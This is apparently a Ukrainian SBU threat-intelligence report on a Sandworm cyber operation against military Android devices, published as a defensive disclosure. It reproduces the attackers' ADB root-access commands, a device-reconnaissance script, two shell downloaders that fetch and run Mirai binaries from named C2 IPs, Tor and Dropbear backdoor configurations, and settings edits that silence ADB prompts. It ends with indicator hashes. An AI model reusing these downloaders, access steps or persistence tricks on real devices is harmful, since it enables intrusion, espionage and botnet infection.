

CYBER OPERATION OF RUSSIAN INTELLIGENCE SERVICES AS A COMPONENT OF CONFRONTATION ON THE BATTLEFIELD

UKRAINE 2023



INTRODUCTION

The Cyber Security Situation Center of the Security Service of Ukraine, jointly with J6 of the General Staff of the Armed Forces of Ukraine and Joint Cyber Security Center of the Armed Forces of Ukraine, prevented cyber operation of russian military intelligence against the Defense Forces of Ukraine.

It was established that the GRU cyber units pursued the aim to conduct large-scale cyber attacks to obtain unauthorized access to *Android* devices possessed by Ukrainian military personnel for planning and performing combat missions.

Following counterintelligence activities, the SBU identified and neutrolized a range of malware designated by russian cyber intelligence to be deployed on devices with the *Android* operating system.



According to the evidence of illegal activity collected by the SBU, the cyber operation was conducted by russian military intelligence, in particular, hacker group Sandworm (military unit 74455).

TECHNICAL DETAILS

Investigation reveals that the long-term and thorough preparation stage was associated with the development of the first malware samples as well as command and control infrastructure deployment.

The analysis of the malware samples allows the SBU to conclude that the capture of devices on the battlefield, their detailed examination, and the use of available access and software became the primary vector for the initial access and malware distribution.

The hacker groups pursued the aim to abuse the preconfigured access to local networks in some devices to take appropriate intelligence measures and discover the methods for securing and distributing malicious files to other devices.



TECHNICAL DETAILS

The access to the network using stolen keys could be allegedly abused by attackers to interact with other online users.

FPING

```
$ fping -g 10.1 .0.0/16
10.1 .0.1 is alive novaposhta...
10.1 .0.26 is alive
10.1 .0.22 is alive
10.1 .0.222 is alive
10.1 .0.230 is alive
10.1 .1.62 is alive
10.1 .1.100 is alive
```

NMAP

```
$ nmap -A 10.1 .29.50
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-29 17:57
Nmap scan report for 10.1 .29.50
Host is up (0.13s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
5555/tcp  open  freeciv?
| fingerprint-strings:
|   adbConnect:
|     CNXN
|     device::ro.product.name=           ;ro.product.model=VMP-
1 service unrecognized despite returning data. If you know t
SF-Port5555-TCP:V=7.93%I=7%D=12/29%Time=63AE1B86%P=x86_64-n
```

An example of scanning the internal network and identifying vulnerabilities to conduct further intrusion.

The network scan enabled the identification of connected *Android* devices with open port 5555 (*Android Debug Bridge mode*) planned to be compromised by the attackers to access a device with root rights remotely.

INITIAL ACCESS

The *linux adb* package was used to compromise the detected service. An example of an exploitation.

```
└ $ adb connect 10.1 .29. 0
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 10.1 .29. 0:5555
```

- Establish a connection with the remote device using *adb*.

```
└ $ adb shell
    :/ # whoami
root
:/ #
```

- Verify the root rights after connection.

```
└ $ adb devices
List of devices attached
10.1 .29. 0:5555          device
```

- Verify connection.

```
bin,          build.prop
:/ # cat /system/build.prop
# begin build properties
# autogenerated by buildinfo.sh
ro.build.id=PPR1.180610.011
ro.build.display.id=Vinga 045_Android 9.0_20200408
ro.product.brand=Amlogic
```

- Receive data about the current device configuration.

Using the enabled *adb* mode, the enemy planned to install the following malicious files to gain a foothold on the devices.

MALWARE 1 (NETD)

The functional purpose is to ensure persistence in the system and to carry out internal intelligence.

#1

It is deployed on a device via *adb*, as evidenced by a *shell* group assigned to users using this package.

#2

The location and name are non-random, given that netd is a system process running automatically with the operating system. The corresponding entry in */system/etc/init/hw/init.rc* proves it.

```
start statsd
start netd
start zygote
```

#3

Once started, the process repeatedly runs the *bash script* */data/local/tmp/.android.cache.sh*, and duplicates all commands.

#4

It renames the legitimate software from *netd* to *netd_* / *netd.backup* replacing it on the device in */system/bin/netd*.

#5

The */system* is considered to be the main system directory in *Android*, storing the operating system configuration. Therefore, this directory remains unchanged during factory reset and ensures malware persistence.

#6

Script content *.android.cache.sh*

```
#!/system/bin/sh
/system/bin/settings get secure android_id > /data/local/tmp/.aid.cache
/system/bin/ip a > /data/local/tmp/.syscache.csv
/system/bin/pm list packages > /data/local/tmp/.syspackages.csv
/system/bin/getprop > /data/local/tmp/.sysinfo.csv
```

MALWARE 1 (NETD)

The functional purpose is to ensure persistence in the system and to carry out internal intelligence.

#7
The `.android.cache.sh` script collects the following data: Android ID, internal interfaces, installed packages, and detailed information regarding device configuration.

#8
Once started on the device, netd listens for requests on port 59034, runs the internal network scan, and collects results in `.ndata.csv`

#9
CURL is used to send data to a remote server via a *POST* request.

```
Host 192.168.252.248:  
tcp - 80:[  
tcp - 443:[  
tcp - 515:[  
tcp - 631:[  
tcp - 9100:[  
tcp - 9500:[  
Host 192.168.252.249:  
Host 192.168.252.250:  
Host 192.168.252.251:  
Host 192.168.252.252:  
Host 192.168.252.253:  
Host 192.168.252.254:  
INTERFACE = tun1  
SOURCE = 10. .1 .66  
IP begin = 10. .1 .0  
IP end = 10. .1 .255  
PORTS =  
PING off  
SCAN tcp  
*****start*scan*****  
  
Host 10. .1 .0:  
Host 10. .1 .1:  
Host 10. .1 .2:  
Host 10. .1 .3:  
Host 10. .1 .4:  
  
INTERFACE = wlan0  
SOURCE = 192.168.252.50  
IP begin = 192.168.252.0  
IP end = 192.168.252.255  
PORTS =  
PING off  
SCAN tcp  
*****start*scan*****  
  
Host 192.168.252.0:  
Host 192.168.252.1:  
tcp - 22:[  
SSH-2.0-dropbear  
  
]  
tcp - 53:[  
tcp - 80:[  
HTTP/1.1 301 Moved Permanently  
Server: Check Point SVN foundation  
Content-Type: text/html; charset=UTF-8  
Date: Tue, 03 Jan 2023 11:07:17 GMT  
Last-Modified: Thu, 19 Feb 1987 02:52:34 GMT  
Accept-Ranges: bytes  
Connection: close  
Cache-Control: no-cache,no-store  
Location: https://192.168.252.1:4434  
  
tcp - 5555:[  
Host 10.1 .1 8.67:  
Host 10.1 .1 8.68:  
Host 10.1 .1 8.69:  
]  
tcp - 264:[  
tcp - 443:[  
tcp - 1720:[
```

MALWARE 2. TOR

The functional purpose is to ensure remote access to the device.



The attackers use port forwarding by launching the hidden *TOR* service to access the device on the local network via the Internet.



The following credentials are applied to connect via the *TOR* network:
TOR Hidden service is renamed to hs
TOR Hostname is the domain.onion Public + Private Key

authorized_clients
hostname
hs_ed25519_public_key
hs_ed25519_secret_key



The configuration file for *TOR* connection prx.cfg is detected. The attacker uses it to access port 34371.

```
1 SocksPort 127.0.0.1:1129 PreferSOCKSNoAuth%$Ex
2 DataDirectory /data/local/prx/
3 RunAsDaemon 1
4 HiddenServiceDir /data/local/prx/hs/
5 HiddenServicePort 34371 127.0.0.1:34371
6 |
```

MALWARE 3. DROPBEAR

The functional purpose is to ensure remote access to the device.

#1

The software is an *SSH* client/server for remote access to the device.

#2

The server is started via port 34371 and renamed to 0 on some devices.

#3

The public key is located in /data/local/local/tmp/sessions.log.d/ssh/ directory.

#4

Along with this software, *sshd* process is detected on some devices operating under the name 0.

DROPBEAR

MALWARE 4. STL

The functional purpose is to gather data from the Starlink satellite system.

It is developed to operate on systems with mobile ARM architecture. It contains a set of commands and internal terminal and router IP addresses (192.168.100.1, 192.168.1.1) to connect with the Starlink via the internal network. While operating, a *TCP* connection is established by sending hex data in the *HTTP* request body via a *POST* request. The result is saved on the local device.

The malware collects all the data about the system that is available via *API* functions, as shown in the screenshots (according to the Starlink documentation). Therefore, this malware is used for intelligence purposes.

```
0000000004D28AFA00 # ?  
0000000004829AFA00 # ?  
000000000482BC0100 # ?  
0000000004A2BC0100 # WifiSetMeshDeviceTrustRequest  
0000000004A2FA0100 # TransceiverGetTelemetryRequest  
0000000004AABC0100 # WifiSetMeshConfigRequest  
  
0000000004F28ABC00 # ?  
0000000004BABC0100 # WiFiGetClientHistoryRequest  
0000000004CABB0100 # WiFiSetConfigRequest  
0000000004D2BB0100 # WiFiGetClientsRequest  
0000000004DABB0100 # WiFiSetupRequest  
0000000004FABB0100 # WiFiGetPingMetricsRequest
```

```
data1 #30 lines  
0000000003F23E00 # GetNextIdRequest  
0000000003D23F00 # ?enable_flow  
0000000003823F00 # GetDeviceInfoRequest  
0000000003FA3E00 # GetHistoryRequest  
0000000003A23F00 # GetLogRequest  
0000000003BA3F00 # GetNetworkInterfacesRequest  
00000000038A3F00 # GetPingRequest  
0000000003C23F00 # PingHostRequest  
0000000003E23E00 # TransceiverGetStatusRequest  
0000000003AA3F00 # SetSkuRequest  
0000000003923F00 # SetTrustedKeysRequest  
0000000003DA3E00 # SpeedTestRequest  
0000000003CA3F00 # GetLocationRequest  
0000000003DA3F00 # GetHeapDumpRequest  
0000000003EA3F00 # FuseRequest  
0000000003F23F00 # GetPersistentStatsRequest  
0000000003FA3F00 # GetConnectionsRequest  
0000000003924000 # ?flush_telem  
00000000039A4000 # StartSpeedtestRequest  
0000000003FA2400 # ?  
0000000003AA4000 # ReportClientSpeedtestRequest  
0000000003B24000 # InitiateRemoteSshRequest  
0000000003BA4000 # SelfTestRequest  
0000000003C24000 # SetTestModeRequest  
00000000039A7D00 # DishGetContextRequest  
0000000003C27D00 # DishGetObstructionMapRequest  
0000000003BA7D00 # DishSetEmcRequest  
0000000003CA7D00 # ?dish_get_emc  
0000000003D27D00 # DishSetConfigRequest  
0000000003DA7D00 # DishGetConfigRequest
```

MALWARE 5. «WGET»

The functional purpose is to download Mirai.A-type Trojan (according to Eset classification).



It connects to remote C2 (93.123.16(.)205).



It downloads files from C2 named *arm*, *arm5*, *arm6*, *arm7*, *m68k*, *mips*, *mpsl*, *ppc*, *sh4*, *x86_64* running them with *adbl* attribute.



After launching, these files are deleted from the device.

```
* cat wget
#!/bin/sh

n="arm arm5 arm6 arm7 m68k mips mpsl ppc sh4 x86_64"
http_server="93.123.16.205"

for a in $n
do
    cp /system/bin/sh $a
    >$a
    wget http://$http_server/$a -O → $a
    chmod 777 $a
    ./a adbl
done

for a in $n
do
    rm $a
done
```

MALWARE 6. «W.SH»

The functional purpose is to download Mirai.A-type Trojan (according to Eset classification).



It connects to remote C2 (107.182.129.(.)219).



It downloads files from C2 with name *b4ngl4d3shS3N941* and extensions *.x86*, *.mips*, *.mpsl*, *.arm*, *.arm5*, *.arm6*, *.arm7*, *.ppc*, *.spc*, *.m68k*, *.sh4*, *.aarch64*, *.mips64*, *.i486*, *.i586*, *.i686*, *.mipsel*, renames it to *.0215152are3fd52s*, runs it and rechecks whether a line “Who loves the sun” is in place. Having failed, it deletes the created file and proceeds further.



Having failed, the file is deleted and the next one is checked. Having succeed, Mirai.A type trojan is deployed.

```
if cd /var/tmp/UndergroundRomania || /var/UndergroundRomania ;  
wget --no-check-certificate 107.182.129.219/.billgates/b4ngl4d3shS3N941.i686 ;  
curl -s -L -O 107.182.129.219/.billgates/b4ngl4d3shS3N941.i686 ;  
busybox wget http://107.182.129.219/.billgates/b4ngl4d3shS3N941.i686 ;  
chmod 777 b4ngl4d3shS3N941.i686 ;  
mv b4ngl4d3shS3N941.i686 .0215152are3fd52s ;  
.0215152are3fd52s i686.payload 2>&1 | grep "Who loves the sun"  
then  
printf "\n\033[0m\033[1;35mUnderground\033[0m\033[1;37mRomania\033[0m\033[1;  
49;9!]\033[0m\n"  
exit;  
else  
rm -rf b4ngl4d3shS3N941.i686 .0215152are3fd52s  
fi
```

```
daidrumutati()  
{  
if [ -d /var/tmp/UndergroundRomania ]  
then  
echo "done"  
dlderbins $1  
else  
mkdir /var/tmp/UndergroundRomania  
mkdir /var/UndergroundRomania  
dlderbins $1  
fi  
}  
daidrumutati $1
```

MALWARE 7. DEBLIND

The functional purpose is to exfiltrate data from *Android* devices using the System Update application (*com.android.system.update*).

#1 It arrogates the rights in the system to ensure persistence after the device reboot and *Android* update. Additionally, the *OpenVPN* process is examined for running in the system.

```
if event?.getText() startsWith OpenVPN
```

#2 Once *OpenVPN* is detected, an application requests the *PREFS.xml* file to change the code line accountable for notifying users about *adb*.

#2 The developer mode and *AccessibilityEvent* (functions for the visually impaired) are activated on the device, aiming to bypass the encryption.

```
su -c cat data/data/.../shared_prefs/PREFS.xml  
su -c name="adbDontAsk" value="true"  
su -c cp data/data/.../shared_prefs/PREFS.xml
```

```
su -c chmod 775 /[cache_dir_path]/PREFS.xml  
if file exists: /[cache_dir_path]/PREFS.xml  
if fileInputStream contains: name="adbDontAsk" value="false"  
replace: name="adbDontAsk" value="false"  
with: name="adbDontAsk" value="true"  
replace: <boolean name="adbDontAsk" value="true"/>
```

#4 The information is collected from the device screen by applying this function of the *Android* system.

#5 It is masqueraded as an update. Once installed and activated, it switches to the background mode launching the service.

After completing the operation, the malicious application exfiltrate the results using *DropBear*.

SUMMARY

Having analyzed all the components of the cyber operation, the SBU came to the following conclusions:

- cyber operation preparation stage was long-term and thorough;
- a range of new custom malware samples were designed to target *Android* devices;
- malware applies numerous technics to avoid detection, obscure itself under legitimate processes and filenames, ensure persistence on the devices after the reboot, update, and factory reset;
- malware was partially adjusted to special software and uses opportunities for the visually impaired;
- malicious files were used to download information about configuration of connected Starlink satellite terminals;

- several backup communication channels were organized to ensure persistence and collect data;
- detection of new devices and data collection are automated and concealed.

This report demonstrates the staging of the cyber operation. Initial access, persistence mechanism, custom backdoors, and backup communication channels belong to TTPs inherent to APT groups.

The SBU is highly confident that this activity originated from russian military intelligence, particularly the hacker group Sandworm (military unit 74455).

IOC'S

C2 - 93.]123.]16.]205 / 107.]182.]129.]219 / 107.182.129(.)219

Malware hashes and filenames.

2d0390c50615d476161e129f5585cb27 arc
024ec8d4c15a3e1db01881802fe82805 arm
9ae86ac60230f5b7f0a5a06fe46832da arm5
737b79c3ac8155362d454bf8fdc37799 i586
7d0cdcf69d161e32ad4f8e8c253ec429 i686
512eb94ee86e8d5b27ec66af98a2a8c4 killer
6feed6dc132d9eba6fd21e622172b00a log.txt
dde990e83dde11b71717b270a2b78a3b mips
13b564eb90dbe1e087df87eb194a53db mipsel
c6a2b7b9b64c7456c10da24de40d842f sh4
8ff0069a52a9368642ed01a9c1741f88 stl
aa08059ba12a885fd66c946ae1a491ab tamkjll.arm
a5a5521df673363196c18d3934f76858 tamkjll.arm5
6087ab1db1ac80e13403ad17f66ab350 tamkjll.arm6
539042f9945e6128e3daf7e0f76e180c tamkjll.mips
e7d081e1f4f2ad08577e33b4fa18292a tamkjll.mpsl

4bdf7f719651d9a762d90e9f33f6bb01 tcpdump
9560b700892abbf939a3ba6605e3eb3a wget
388996fdb916fc0ef12677531d8f2e0a w.sh
00af82a2676688bdefec49941b61b3df x86_64
918924aca3f5dc52ce3c810308845b65 tamkjll.sh4
8cc66795532d6dafe6df1b17845e45c9 tamkjll.x86
5f4d18c0ea598b4ce056beaabbe8ee59 watchdog / busybox
2cfaf3e0467b8664cbf3a6d412916d6 blob
04d0606d90bba826e8a609b3dc955d4d db
c4b5c8bdf95fe636a6e9ebba0a60c483 db.bz2
1f2c118b29e48cc5a5df46cddd399334 td
452b6c35f44f55604386849f9e671cc0 td.bz2
8da161929194843d1f35f81154dc9297 tamkjll.x86_64
0905e83411c0418ce0a8d3ae54ad89a6 NDBR_armv7l
7e548ef96d76d2f862d6930dcc67ef82 NDBR_i686